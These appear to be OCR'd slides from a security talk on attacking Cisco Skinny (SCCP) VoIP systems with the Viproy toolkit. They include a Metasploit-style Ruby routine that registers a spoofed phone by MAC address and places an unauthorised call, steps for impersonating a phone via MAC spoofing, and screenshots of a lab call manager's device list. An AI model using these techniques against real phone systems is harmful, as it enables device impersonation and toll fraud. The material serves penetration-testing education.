
Unauthorised Call



```
def run
  #options from the user
  if datastore['MAC'] and datastore['TARGET']
    mac = datastore['MAC'].upcase
  else
    raise RuntimeError ,'MAC and TARGET should be defined'
  end
  line=datastore['LINE'] || 1
  target=datastore['TARGET']
  client=datastore['CISCOCLIENT'].downcase
  capabilities=datastore['CAPABILITIES'] || "Host"
  platform=datastore['PLATFORM'] || "Cisco IP Phone 7975"
  software=datastore['SOFTWARE'] || "SCCP75.9-3-1SR2-1S"
  if datastore['DEVICE_IP']
    device_ip=datastore['DEVICE_IP']
  else
    device_ip=Rex::Socket.source_address(datastore['RHOST'])
  end
  device="#{datastore['PROTO_TYPE']}#{mac.gsub(":","")}"

  #Skinny Call Test
  begin
    connect

    #Registration
    register(sock,device,device_ip,client,mac,false)
    #Call
    call(sock,line,target)

    disconnect
  rescue Rex::ConnectionError => e
    print_error("Connection failed: #{e.class}: #{e}")
    return nil
  end
end
```

Preparing a proper client for Skinny

- Install Cisco IP Communicator
- Change the MAC address of Windows
- Register the software with this MAC



Device Name

● Use Network Adapter to generate Device Name

Network Adapter: AMD PCNET Family PCI

Device Name: SEP000C29E58CA3

○ Use this Device Name


TFTP Servers

○ Use the default TFTP servers

● Use these TFTP servers:

TFTP Server 1: 192 . 168 . 0 . 205

TFTP Server 2: 0 . 0 . 0 . 0




Cisco IP Communicator

02 06 06/25/14 1001

1001 ☎

Your current options

Demonstration of Skinny attacks



Status

7 records found

Phone (1 - 7 of 7) Rows per Page 50

Find Phone where Device Name begins with Find Clear Filter

Select item or enter search text

□		Device Name(Line) ^	Description	Device Pool	Device Protocol	Status	IP Address	Copy	Super Copy
□	☎	SEP000C29BF1876	Auto 1010	Default	SCCP	Unregistered	192.168.0.1		
□	☎	SEP000C29BF1890	Auto 1011	Default	SCCP	Registered with defconcucm	192.168.0.151		
□	☎	SEP000C29BF1891	Auto 1007	Default	SCCP	Unregistered	192.168.0.1		
□	☎	SEP000C29BF1894	Auto 1009	Default	SCCP	Unregistered	192.168.0.1		
□	☎	SEP000C29BF1896	Auto 1008	Default	SCCP	Unknown	Unknown		
□	☎	SEP000C29BF1897	Auto 1006	Default	SCCP	Unregistered	192.168.0.1		
□	☎	SEP000C29E58CA3	Auto 1001	Default	SCCP	Registered with defconcucm	192.168.0.152		

```
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

References

- Viproy Homepage and Documentation
  http://www.viproy.com

- Attacking SIP servers using Viproy VoIP Kit
  https://www.youtube.com/watch?v=AbXh_L0-Y5A

- VoIP Pen-Test Environment – VulnVoIP
  http://www.rebootuser.com/?cat=371

- Credits and thanks go to…
  Sense of Security Team, Jason Ostrom, Mark Collier, Paul Henry, Sandro Gauci

Questions ?

Thank you

Recognised as Australia’s fastest growing information security and risk management consulting firm through the Deloitte Technology Fast 50 & BRW Fast 100 programs

Head office is level 8, 66 King Street, Sydney, NSW 2000, Australia.

T: 1300 922 923
T: +61 (0) 2 9290 4444
F: +61 (0) 2 9290 4455
info@senseofsecurity.com.au
www.senseofsecurity.com.au